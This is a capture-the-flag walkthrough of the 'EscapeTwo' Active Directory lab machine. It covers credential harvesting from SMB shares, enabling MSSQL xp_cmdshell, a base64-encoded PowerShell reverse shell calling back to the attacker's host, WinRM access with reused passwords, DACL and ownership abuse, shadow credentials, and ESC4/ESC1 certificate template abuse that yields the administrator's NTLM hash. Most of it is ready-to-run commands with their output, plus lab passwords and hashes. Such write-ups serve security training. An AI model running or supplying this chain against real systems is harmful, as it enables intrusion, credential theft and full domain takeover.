Enumeration

```
sudo nmap -sV -sC 10.129.232.128 -p- -Pn -A -T4
```

Lets start Enumerating the open ports

SMB

Lets start with authentication using given credentials

```
smbmap -R -H 10.129.232.128 -u "rose" -p "KxEPkKe6R8su"
```

using smbmap to with recursive parameter to view all the file , and we found some intersting file in it

```
IP: 10.129.232.128:445      Name: escapetwo.htb             Status: Authenticated
    Disk                                                    Permissions     Comment
    ----                                                    -----------     -------
    Accounting Department                                   READ ONLY
    ./Accounting Department
    dr--r--r--                0 Sun Jun  9 07:11:31 2024    .
    dr--r--r--                0 Sun Jun  9 07:11:31 2024    ..
    fr--r--r--            10217 Sun Jun  9 07:11:31 2024    accounting_2024.xlsx
    fr--r--r--             6780 Sun Jun  9 07:11:31 2024    accounts.xlsx
    ADMIN$                                                  NO ACCESS       Remote Admin
    C$                                                      NO ACCESS       Default share
    IPC$                                                    READ ONLY       Remote IPC
    ./IPC$
```

we can use smbclient to download the file and inspect the file

```
└─$ smbclient "//10.129.232.128/Accounting Department" -U "rose%KxEPkKe6R8su"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 927420 blocks available
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (39.4 KiloBytes/sec) (average 39.4 KiloBytes/s
ec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (25.5 KiloBytes/sec) (average 32.4 KiloBytes/sec)
smb: \>
```

one more Intersting findings while enumerating with **rpcclient** found some users it may help us

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[michael] rid:[0x44f]
user:[ryan] rid:[0x45a]
user:[oscar] rid:[0x45c]
user:[sql_svc] rid:[0x462]
user:[rose] rid:[0x641]
user:[ca_svc] rid:[0x647]
```

when i was inspecting the given file i found some intersting username and password

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>

lets make it readable so we can make a user list

First Name
Last Name
Email
Username
Password
Angela
Martin
angela@sequel.htb
angela
0fwz7Q4mSpurIt99
Oscar
Martinez
oscar@sequel.htb
oscar
86LxLBMgEWaKUnBG
Kevin
Malone
kevin@sequel.htb
kevin
Md9Wlq1E5bZnVDVo
NULL
sa@sequel.htb
sa
MSSQLP@ssw0rd!

Lets make a userlist from the rpcclient and xml file we found , Lets use kerbrute to enumerate

the user

```
└─$ kerbrute userenum -d sequel.htb --dc 10.129.232.128 user.list

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/13/25 - Ronnie Flathers @ropnop

2025/10/13 15:05:36 >  Using KDC(s):
2025/10/13 15:05:36 >   10.129.232.128:88

2025/10/13 15:05:36 >  [+] VALID USERNAME:       ryan@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       sql_svc@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       Administrator@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       oscar@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       ca_svc@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       rose@sequel.htb
2025/10/13 15:05:36 >  [+] VALID USERNAME:       michael@sequel.htb
2025/10/13 15:05:36 >  Done! Tested 11 usernames (7 valid) in 0.094 seconds
```

we found 7 vaild users and lets use the give user list and password list from the xlm file to further enumerate other protocol

Lets use NetExec for the further enumeration

LDAP

```
nxc ldap sequel.htb -u user.list -p password.list
```

we found nothing lets enumerate other open ports

SMB

We found an user on SMB

```
SMB         10.129.232.128  445    DC01            [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
```

MSSQL

we found an valid user as expected

```
└─$ nxc mssql sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.129.232.128  1433   DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel
.htb)
MSSQL       10.129.232.128  1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
```

Since we got some valid credential on **SMB** and **MSSQL** services

```
oscar:86LxLBMgEWaKUnBG
```


```
sa:MSSQLP@ssw0rd!
```

Foothold

Lets start enumerating with **MSSQL**

we can use tool **impacket-mssqlclient** or other tools like **sqsh**

Here i am using **mssqlclient** let see if have access to xp_cmdshell ,



as we can see from the screenshot we are able to execute the xp_cmdshell by configuring it

lets start configuring

```
# Check if xp_cmdshell is enabled SELECT * FROM sys.configurations WHERE
name = 'xp_cmdshell';

# This turns on advanced options and is needed to configure
 xp_cmdshell sp_configure 'show advanced options', '1'

# This enables xp_cmdshell sp_configure
RECONFIGURE 'xp_cmdshell', '1'
RECONFIGURE

# checking the configurtion works
SQL (sa  dbo@master)> EXEC master..xp_cmdshell 'whoami'
output
--------------
sequel\sql_svc

NULL
```

We got the shell lets try to create reverse shell using https://www.revshells.com/ (create reverse shell using PowerShell#3 (Base64)) then execute using

the xp_cmdshell we configured earlier and start net cat listner on our attack host

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAd
ABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANwA3ACIALAA5ADAAMAAxACkA
OwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHM
AIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAH
kAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3A
C0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAu
AEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB
0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAaw
AgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZ
QB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMA
dAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQ
AcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==';
```

netcat Listner

```
listening on [any] 9001 ...
connect to [10.10.16.77] from (UNKNOWN) [10.129.232.128] 62964
whoami
sequel\sql_svc
PS C:\Windows\system32> cd C:\
PS C:\> dir
```

on further enumeration in we did find some intersting file

```
    Directory: C:\SQL2019


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU


PS C:\SQL2019> cd ExpressAdv_ENU
PS C:\SQL2019\ExpressAdv_ENU> dir


    Directory: C:\SQL2019\ExpressAdv_ENU


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redist
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a----        9/24/2019  10:03 PM             45 AUTORUN.INF
-a----        9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----         6/8/2024   3:07 PM             16 PackageId.dat
-a----        9/24/2019  10:03 PM         142944 SETUP.EXE
-a----        9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----         6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----        9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL
```

for futher enumeration on each file we found some credentials from configuration.ini file

for futher information please refer
`https://learn.microsoft.com/en-us/sql/database-engine/install-windows/install-sql-server-using-a-configuration-file?view=sql-server-ver17`

the credentials we found from the file

```
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
```

Lets use this password to enumerate the open ports which and see which all users can be pawned!

we got lucky with smb ,winrm , ldap

```
WINRM       10.129.232.128  5985   DC01            [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
 while reading from remote(104)
SMB         10.129.232.128  445    DC01            [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
LDAP        10.129.232.128  389    DC01            [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
```

Lets use evil-winrm to access the user see if can capture the flag

```
└─$ evil-winrm -i sequel.htb -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for modu
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Here we got the access powerhsell lets enumerate

```
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir


    Directory: C:\Users\ryan\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        10/13/2025  10:43 AM             34 user.txt
```

First ! user flag Bingo

The next phase involves utilizing the data collected by the `bloodhound-python` utility to conduct a thorough domain enumeration and develop an optimized path for privilege escalation and attack planning.


```
└─$ bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -ns 10.129.232.128 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 15S
INFO: Compressing output into 20251013163129_bloodhound.zip
```

Lets run the bloodhound GUI from the attacker system

```
$ ./BloodHound
node:114935) electron: The default of contextIsolation is deprecated and will be changing from false to true in a futu
 release of Electron.  See https://github.com/electron/electron/issues/23506 for more information
node:114976) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the
Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

```
└─$ sudo /usr/share/neo4j/bin/neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
```

With Bloodhound we found ryan as the writeOwner access ca_svc account



lets start abusing this privilege

Lets start with Targeted Kerberoast we can use the tool called [targetedKerberoast.py](). which will give us the hash for the user **ca_svc**

```
└─$ python3 targetedKerberoast.py -v -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (sql_svc)
```

```
[+] Printing hash for (ca_svc)
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$0436d743c89a462e306434af9a36a2ce$40f004312b1d3556d78a9e3a19f629de3617
967c97b83dd9e504bfc741cc054057a1808220cc490bb92571f920a015249bb4d2f60472543efbbfcde78b4a8383d5b112081d56781ab315ec9eb3a
c75999b12af5b726b519e4e1fd05a9ec493560e9a0cb576a19c52dcac66510869b583322cfb5fe3491487450d9f6269a496e64ce4d6f692da7c261f
fbfd3a39e2e92f8dc1097b1fc349c9def81d92617b5b61dc8e8faa1c908d75bb5382b93660dee176b5cc02198815c6b4f33dce7906c1bdfecea956b
a46313df7a2bfbab2074b11429ef4bdf0c4b54df1990623fb28a12659ada0c67e415ee95d359b63350be616cbfe589fae91f3c1c99664fe48001517
0a5da042c06ec3e5fe26bcb5e97c1a84817d1d5240663044502b318c6774ea0d610daeef5b165228de5993d151347c0f82c6de010f6589fdc97e022
83938ef515b529dcabc7ab5af455fdb3eca58e34902b87bd730c7a64804c622fe60f36dec275af4d975027bb735c79d12bc59707b08885aeb0c2292
51e820f14c3265692411dc2a7a697e548bc5e3fc796e64c28a8f1f63afd639ab7e59b8e267e3b976f4180b77d0de6e51e2285fbfe89977e41ce2ee7
d457fefeb69fb76042daf17cc07e2bf1927c98b7d3ce1f07dff3ad4ec448b5af9d3f3a4258f3f709607935e4813c89daa973e6430d32071a79c3928
4cfab44c9e9b02f7cc3070124a77fccea05fd89ad02730dbd579ccfdd146aed6ff96208573ab4bbac57dbf12abdf4b13ad783d0a5eea01b5b725229
2a39f7c22a4e921b0ab9071e291ae8e9e2000abbebe047b51ac5acd378e6cd3febb79300f537a32ec9321565f5965da513e80818675e124cf30cfda
296d7060df6b87bc6a888557aed9330b2256bfdbecedab08ef08400d461eaeab73e780871317284db37f5725b1926148f55491a5d28a703475d4dcc
ca5cb5fbd89c03a3add8fcc7c08a02d7ca2f309080861c2c89a6efde6ebe53253244f1669c167fd8316fe4a8da04e3f9bae4f1780b310855338e14b
59db5634c029036b5bfb0752953d76fd494e3586ddbb6c20bb3861c797f47f6161ffc2c142156fcd62c6681c29059c06b7ada8b46f7943978ed266a
c1d2ad7bc8e38f03d3995d34c1abbd7bbc2ab080c05f228557db07aa983256448d0e6ca3899c97875fc7fe43317d47fa8ec2b5a5e1d9eab9dcfeb53
2f7dcbb7d097ea6e3a836a9a0af8bf6665a139aca15c55435194d972fdbea620d7896e87a8c49f276e5e10c0856e9be4d207b149fa288863109c87a
787f664f50abca1c2f6f00c5f3e35e313a3376712f4501bc7eaf74e2a1b02551fbad59ad9c0caa344adc716ac84c7691ab8da839dd1c30d9c083a95
cc36dcfc748c19d41e56f93fa3e83f132fe4e34c1f7082ca694769ddab7d70903b35b57c45126916f21852b2a3e0cad19d7a8c9fab
```

Lets try to crack the hash with hashcat

```
└─$ sudo hashcat -m 13100 ca_svc.txt /usr/share/wordlists/rockyou.txt
```

No luck in breaking the hash lets try Shadow credential method using pywhisker.py

```
└─$ python3 pywhisker/pywhisker.py -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" --target "ca_Svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 52292108-c7b5-454e-6930-3844c698b58e
[*] Updating the msDS-KeyCredentialLink attribute of ca_Svc
[!] Could not modify object, the server reports insufficient rights: 00002098: SecErr: DSID-031514A0, problem 4003
(INSUFF_ACCESS_RIGHTS), data 0
```

Before executing pywhisker we need ti change the ownership of ca_svc account

```
└─$ impacket-owneredit -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
/home/penguin/Downloads/Escape-Two/pywhisker/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg
_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources pack
age is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

change the permission as well

```
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' sequel.htb/ryan:'WqSZAF6
CysDQbGb3'
/home/penguin/Downloads/Escape-Two/pywhisker/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg
_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources pack
age is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20251013-172744.bak
[*] DACL modified successfully!
```

Lets run pywhisker again

```
└─$ python3 pywhisker/pywhisker.py -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" --target "ca_Svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: dbc1843a-6a5f-2d62-ec86-87dcef0b8a26
[*] Updating the msDS-KeyCredentialLink attribute of ca_Svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: M4LlAABk.pfx
[+] PFX exportiert nach: M4LlAABk.pfx
[i] Passwort für PFX: x4Tk8Zsnoj3RNhj5HQV7
[+] Saved PFX (#PKCS12) certificate & key at path: M4LlAABk.pfx
[*] Must be used with password: x4Tk8Zsnoj3RNhj5HQV7
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Yes we created the certificate ! we need to obtain the tgt hash lets start digging

we need to download this tool to obtain TGT ticket


https://github.com/dirkjanm/PKINITtools

```
└─$ git clone https://github.com/dirkjanm/PKINITtools
Cloning into 'PKINITtools'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 45 (delta 14), reused 10 (delta 10), pack-reused 27 (from 1)
Receiving objects: 100% (45/45), 28.08 KiB | 1.48 MiB/s, done.
Resolving deltas: 100% (21/21), done.
```


lets export the certificate

```
python3 gettgtpkinit.py -cert-pem ../M4LlAABk_cert.pem -key-pem
../M4LlAABk_priv.pem sequel.htb/ca_svc ca_svc.ccache
```


the tgt would be saved to file which we can use to get NTLM hash



Next we can use certipy to perform authenticated enumeration it uses unprivileged domain credential to print out vulnerable templated and and CA's



Lets inspect the text file



upon inpection of text file we can see its list ESC4 vulnerablity , A template is vulnerable when the user have write permission on it , this gives the right to modify the template configuration allowing an attacker to make it vulnerable to ECS1

```
└─$ certipy-ad template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentica
tion -write-default-configuration
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x
1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\
x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v
1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
```

Now we can start exploiting the template with req command

```
└─$ certipy-ad req -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMif
flinAuthentication -upn administrator@sequel.htb -target dc01.sequel.htb -target-ip 10.129.148.222
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Here we got administrator pfx with which should be able authenticate as an administrator

```
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.148.222
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

we got the NTLM hash for the adimistrator

Login as Admin using impacket-psexec then find the root.txt